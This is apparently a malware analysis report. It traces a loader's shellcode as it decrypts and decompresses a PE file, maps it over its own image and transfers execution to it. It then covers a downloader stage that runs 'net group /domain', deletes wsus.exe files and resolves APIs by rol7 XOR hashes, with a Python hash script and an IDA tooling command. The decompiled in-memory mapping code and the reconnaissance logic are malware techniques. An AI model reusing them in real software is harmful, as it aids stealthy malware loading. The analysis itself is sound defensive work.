





and before we continue we will run our sample inside the debugger and see the actual content of 5_Dwords_configuration and make struct from this to populate it in IDA as it mention those Dwords in many places in the IDA DB




and the start address for this config file is ".bss" section
so making a struct in IDA will be like



and after resolving API for the shell-code it start to allocate two regions of memory




the 1st one will be used to decrypt data from the encrypted blob “in .data section” and the decryption result will be an aPlib compressed PE file which will be decompressed then copied to the 2nd allocated region then it will free-out the 1st allocated region leave us with the next stage PE file clean inside 2nd allocation




.


and in x32dbg the first loop which get the 1[st] layer to be decrypted




and the decryption loop to get the compressed PE file




and the final step is




from this point we could dump this PE file in it's unmapped state but lets go after it finish all mapping and before the execution transferred to it we will dump it to make sure that nothing is written dynamically and know the OEP "original entry point"



next step we will see how the last part of the shell-code map this PE file over the current executable address space.
First it get the address of the current executable using VirtualQuery on the instruction that move execution to shell-code and from the returning result _MEMORY_BASIC_INFORMATION struct it will access it's member "AllocationBase" and deal with it as start address to change the protection of memory pages to "PAGE_EXECUTE_READWRITE" so it can write the new PE file to it … and the limit of protection changes will need to fit the new PE file so it pass newPE_→ e_lfanew → OptionalHeader →SizeOfImage as size to change protection






and the next step after changing the protection, it will zero out old PE headers and then moving the new headers to the address space and then move and map in sections granularity
to the address space

```
dest_main_exe_base_ = dest_main_exe_base;
for ( j = 0; j < e_lfanew->OptionalHeader.SizeOfImage; ++j )
  *(j + dest_main_exe_base_) = 0;// Zeroing the main EXE image from memory
just_moving_860(dest_main_exe_base, dest_2nd_alloc, e_lfanew->OptionalHeader.SizeOfHeaders);// moving headers from 2nd_allocation to the base addr of main exe
e_lfanew = (dest_2nd_alloc->e_lfanew + dest_main_exe_base);
Section_Header = (&e_lfanew->OptionalHeader + e_lfanew->FileHeader.SizeOfOptionalHeader);
for ( counter_1 = 0; counter_1 < e_lfanew->FileHeader.NumberOfSections; ++counter_1 )// loop for all sections
  just_moving_860(
    Section_Header[counter_1].VirtualAddress + dest_main_exe_base,
    dest_2nd_alloc + Section_Header[counter_1].PointerToRawData,
    Section_Header[counter_1].SizeOfRawData);
```

and then it resolve Imports inside this new PE file by using LoadLibraryA and GetProcAddress API and get the import Dir of new PE using the function named “Resolve_Imports_sub_720”

```
Resolve_Imports_sub_720(dest_main_exe_base, LoadLibraryA_func, GetProcAddress_func_);
```




and the final thing in the shell-code stage is to change the entry point and then transfer execution to the new overwritten PE file

```
  ;
  change_main_OEP = (e_lfanew->OptionalHeader.AddressOfEntryPoint + dest_main_exe_base);
  Setup_entry_sub_6C0(dest_main_exe_base, change_main_OEP);
  return (change_main_OEP)();
}
```

Downloader stage analysis

now we can start dump the process memory as it mapped and imports is resolved so lets explore imports and strings and try to relate the results we saw from behavioral analysis with the functionality of this stage




and trying to find cross-reference to these strings, we found that the malicious code is inside the WinMain() function so lets go and explore the paths of the flow statically using IDA dis-assembler, first thing it direct the execution to body of false if statement using or “||”, like if(operation || ! operation) which will always enter the if statement body

so

0 | 1 → 1

1 | 0 → 1



and the operation function here just execute the string passed to it which in this case is “net group /domain” and save the output to pipe then search on it for lower case and upper case “workgroup”

```
BOOL __cdecl exec_cmd_substr_workgroup_sub_411260(int NetGroupDomain)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  pipe_cmd_output = execute_net_group_sub_411380(NetGroupDomain, &hFile, 0);// (int NetGroupDomain, PHANDLE hReadPipe, LPCS
  String1[0] = byte_41893A;
  memset(&String1[1], 0, 0xF9FFu);
  while ( ReadFile(hFile, Buffer, 0x40u, &NumberOfBytesRead, 0) )// move output of command from pipe to buffer
  {
    lstrcatA(String1, Buffer);
    lstrcatA(String1, CR_LF);                  // \n \r {carriage return} and {line feed}
  }
  cmd_output_UpperCase[0] = byte_41893B;
  memset(&cmd_output_UpperCase[1], 0, 0xF9FFu);
  OemToCharA(String1, cmd_output_UpperCase);
  CharUpperA(cmd_output_UpperCase);            // conv to upper
  CloseHandle(hFile);
  CloseHandle(pipe_cmd_output);
  return !StrStrA(cmd_output_UpperCase, WORKGROUP_uppercase_str)
      && !StrStrA(cmd_output_UpperCase, workgroup_lowwerCase_str);// searching for upper/lowwer case "workgroup"
}
```

then it will delete Wsus.exe if it founded it these directories
- C:\ProgramData\Microsoft Help\
- C:\ProgramData\NuGets\

```
// to remember Max_path is 260
BOOL delete_wsus_file_sub_411780()
{
  CHAR appdata_nugets_wsus_path[260]; // [esp+0h] [ebp-30Ch] BYREF
  CHAR appdata_mshlp_wsus_path[260]; // [esp+104h] [ebp-208h] BYREF
  CHAR appdat_Path[260]; // [esp+208h] [ebp-104h] BYREF

  SHGetSpecialFolderPathA(0, appdat_Path, CSIDL_COMMON_APPDATA, 0);
  wsprintfA(appdata_mshlp_wsus_path, "%s\\Microsoft Help\\wsus.exe", appdat_Path);// C:\ProgramData\Microsoft Help\wsus.exe
  DeleteFileA(appdata_mshlp_wsus_path);
  wsprintfA(appdata_nugets_wsus_path, "%s\\NuGets\\wsus.exe", appdat_Path);// C:\ProgramData\NuGets\wsus.exe
  return DeleteFileA(appdata_nugets_wsus_path);
}
```


and before continue analysis of the flow lets explain the resolution of APIs used:-
all calls to APIs is done through this procedure

```
int __cdecl PE_export_sub_412A10(int library_number, int procedure_hash)
{
  _IMAGE_EXPORT_DIRECTORY *export_dir; // [esp+Ch] [ebp-14h]
  int iterator; // [esp+10h] [ebp-10h]
  int library_1; // [esp+18h] [ebp-8h]

  switch ( library_number )
```

which take to argument, the 1st as number correspond for library which export the 2nd procedure which is a Custom hash
and inside this function the library_number is dispatched through switch case with every number correspond to specific library

now we have the library we need to understand how this correspond between library exported functions and the hash supplied in the 2nd argument “procedure_hash”, and the answer is in this part

and inside the function that calculate the hash of the name



we recognize hashing use rol7XorHash32 from this source-code and we will implement this algorithm in python script and use this in conjunction with tool called Uchihash to make IDA script that comment all the hashes with corresponding API name, the implementation of rol7XorHash32 will be

```python
ROTATE_BITMASK = {
    8  : 0xff,
    16 : 0xffff,
    32 : 0xffffffff,
    64 : 0xffffffffffffffff,
}

def rol(inVal, numShifts, dataSize=32):
    '''rotate left instruction emulation'''
    if numShifts == 0:
        return inVal
    if (numShifts < 0) or (numShifts > dataSize):
        raise ValueError('Bad numShifts')
    if (dataSize != 8) and (dataSize != 16) and (dataSize != 32) and (dataSize != 64):
        raise ValueError('Bad dataSize')
    bitMask = ROTATE_BITMASK[dataSize]
    currVal = inVal
    return bitMask & ((inVal << numShifts) | (inVal >> (dataSize-numShifts)))

def hashme(api):
    if api is None:
        return 0
    val = 0
    for i in api:
        val = rol(val, 0x7, 32)
        val = val ^ (0xff & i)
    return hex(val)
```


and we named the main logic of algorithm to Hashme() because it’s requirement by Uchihash and just butting this script inside the Uchihash directory and run this command to get the script

```
PS C:\Users\CSGAEE> cd C:\Users\CSGAEE\Desktop\current\Eg-Cert\report\Uchihash
PS C:\Users\CSGAEE\Desktop\current\Eg-Cert\report\Uchihash> python3.8.exe uchihash.py --script .\rol7XorHash32.py --apis --ida
[+] Hashmap written to output folder
[+] IDAPython script written to output folder
PS C:\Users\CSGAEE\Desktop\current\Eg-Cert\report\Uchihash>
```

